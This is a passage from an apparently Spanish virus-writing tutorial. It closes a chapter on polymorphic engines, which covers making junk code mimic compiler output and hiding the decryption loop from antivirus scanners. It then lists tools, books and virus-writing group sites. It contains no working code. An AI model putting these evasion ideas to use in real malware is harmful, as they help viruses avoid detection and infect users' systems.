La imitación de este tipo de estructuras comunes generadas por compiladores de lenguajes de alto nivel, puede dar un carácter muy interesante a un engine polimórfico que ya no simplemente pretenda "ser muy aleatorio", sino parecerse lo más posible a código legítimo hasta un punto óptimo en que sería indetectable al no poder distinguirse de código real.

El problema de esta técnica suponiendo el caso ideal en que hubieramos controlado una coherencia de modo que el código pareciera realista, es el hecho de que aun así tenemos que insertar en este código basura las instrucciones que desencriptan el virus; así pues, aunque hubiéramos conseguido hacernos indistinguibles del código legítimo de cualquier otro programa, seguiríamos teniendo el problema de que unas pocas instrucciones en ese código, las que desencriptan nuestro virus, no son variables del mismo modo y por tanto puede fabricarse un programa - autómata si volvemos a la teoría de lenguajes - que detecte el autorreplicante.

Se trata, en cualquier caso, de un camino interesante a explorar y que se lo pone mucho más difícil a quien intente detectar nuestro virus; tendremos que centrar entonces mucho esfuerzo en hacer que las instrucciones críticas, las que desencriptan nuestro virus, se oculten de la mejor forma posible (por ejemplo, Mental Driller sostiene con mucha lógica que se debe evitar desencriptar linealmente el virus para evitar levantar sospechas, es decir, no basarlo en un ***xor [esi]/inc*** esi sino en una forma más compleja de ir recorriendo todo el virus.

9.2.5.- Conclusiones

La programación de un engine polimórfico no es precisamente una labor sencilla. Requiere mucho esfuerzo, mucha imaginación y planificación para que nada falle; si cometemos errores su consecuencia será probablemente el que nuestro virus deje de funcionar en aquellos ficheros infectados a los que nuestro error en la generación de código afectó.

Sin embargo, no he dado código más que para ilustrar pequeñas cosas; pero lo hago porque creo que la programación de un engine polimórfico, a la par que una de las cosas más difíciles de hacer cuando se lleva a cabo en serio, es de las más personales y gratificantes con las que podemos atrevernos escribiendo un autorreplicante. He pretendido hacer que se entienda como funcionan; con esto en la cabeza, la mejor opción es programar uno desde cero con ideas propias. Es posible que se descubra o se utilice algo que a nadie se le había ocurrido aún.

No obstante, como he insistido en el punto anterior, no debemos ser demasiado optimistas respecto a las posibilidades de esta técnica; de momento, nadie ha descubierto como fabricar el virus indetectable.

Apéndices

10.1.- Documentación en la Red

10.1.1.- Programación de virus para Windows

www.oninet.es/usuarios/darknode -> Con esta URL casi basta. En la sección "Other utilities" hay una buena referencia a todo tipo de utilidades como TASM, IDA, SoftIce, HIEW, etcétera, y documentación como el fichero Win32.HLP del SDK de Microsoft con referencia de la API, la lista de interrupciones de Ralf Brown, en fin, TODO lo que puedas necesitar.

pluto.spaceports.com/~asm32/ -> Página de Iczelion, tutoriales muy interesantes para programación en ensamblador bajo entornos Windows, cubriendo desde un tutorial de ASM orientado a Windows a listas de constantes, programación de VxDs, programación de sockets, etcétera.

10.1.2.- Programación de virus para Linux

linuxassembly.org -> Página dedicada a la programación en lenguaje **ASM** en Linux.

nasm.2y.net -> Compilador **NASM** (Netwide Assembler, formato Intel)

ftp://sources.redhat.com/pub/binutils/snapshots -> Compilador **GAS** (GNU Assembler), con formato AT&T, incorporado en las "binutils".

www.gnu.org/software/gdb/gdb.html -> El conocido (y potente) debugger **GDB** (formato AT&T)

ellipse.mcs.drexel.edu/ald.html -> **ALD** (debugger para Linux parecido al Debug clásico, con formato Intel)

biew.sourceforge.net -> **BIEW** (visor hexadecimal para Linux)

10.1.3.- Lugares de interés para la programación de virus

cedar.intel.com/cgi-bin/ids.dll/main.jsp -> Página de **Intel** orientada a desarrolladores, con información muy interesante sobre codificación de instrucciones, etc etc.

www.oninet.es/usuarios/darknode -> Ensambladores, debuggers, visores hexadecimales y **links, links y links** a todo lo habido y por haber.

www.coderz.net/29a -> Página oficial del grupo 29A, programación de virus informáticos.

www.coderz.net/ikx/members.html -> Grupo de programación de virus IKX

www.coderz.net/mtxvx/ -> Grupo de programación de virus "Matrix"

10.2.- Libros interesantes

10.2.1.- Windows 95 System Programming Secrets

Escrito por Matt Pietrek (ojo, aseguraos si lo conseguís del autor, que luego han surgido a su sombra libros como Windows 2000 Programming Secrets y Windows 98 Programming Secrets que no tienen nada a nivel kernel y son las típicas guías de C++ y ActiveX), **Windows 95 System Programming Secrets** es quizá la mayor joya que se ha escrito en general para Win32, este libro lamentablemente ya no se edita aunque pueden encontrarse algunas de sus partes desperdigadas por la red. Trata Windows a nivel kernel, tocando Procesos, Módulos, Threads (hebras de ejecución), los subsistemas USER & GDI, administración de recursos de memoria, VxDs, formato PE...

Es también interesante, en la misma línea, el **Undocumented Windows NT** (escrito por Prasad Dabak, Sandeep Phadke y Milind Borate) y el **Windows NT/2000 Native API Reference** de Gary Nebbett

10.2.2.- The Giant Black Book of Computer Viruses

Su autor es Mark Ludwig (publicado en 1995), y es uno de esos clásicos interesantes, aunque ya queda bastante desfasado y el código que utiliza no es precisamente demasiado optimizado. Se centra básicamente en Ms-Dos, pero aún tiene cosas interesantes y es sin duda un gran resumen de técnicas víricas, en particular como digo, para Ms-Dos.

10.2.3.- PCInterno

No puedo opinar realmente sobre la situación actual de este libro (el que compré era la versión 5, en 1996). No obstante, es un libro que ha ido actualizándose de forma muy interesante, y en cualquier caso es una buena visión general para quien quiera aprender y orientarse a la programación de sistemas.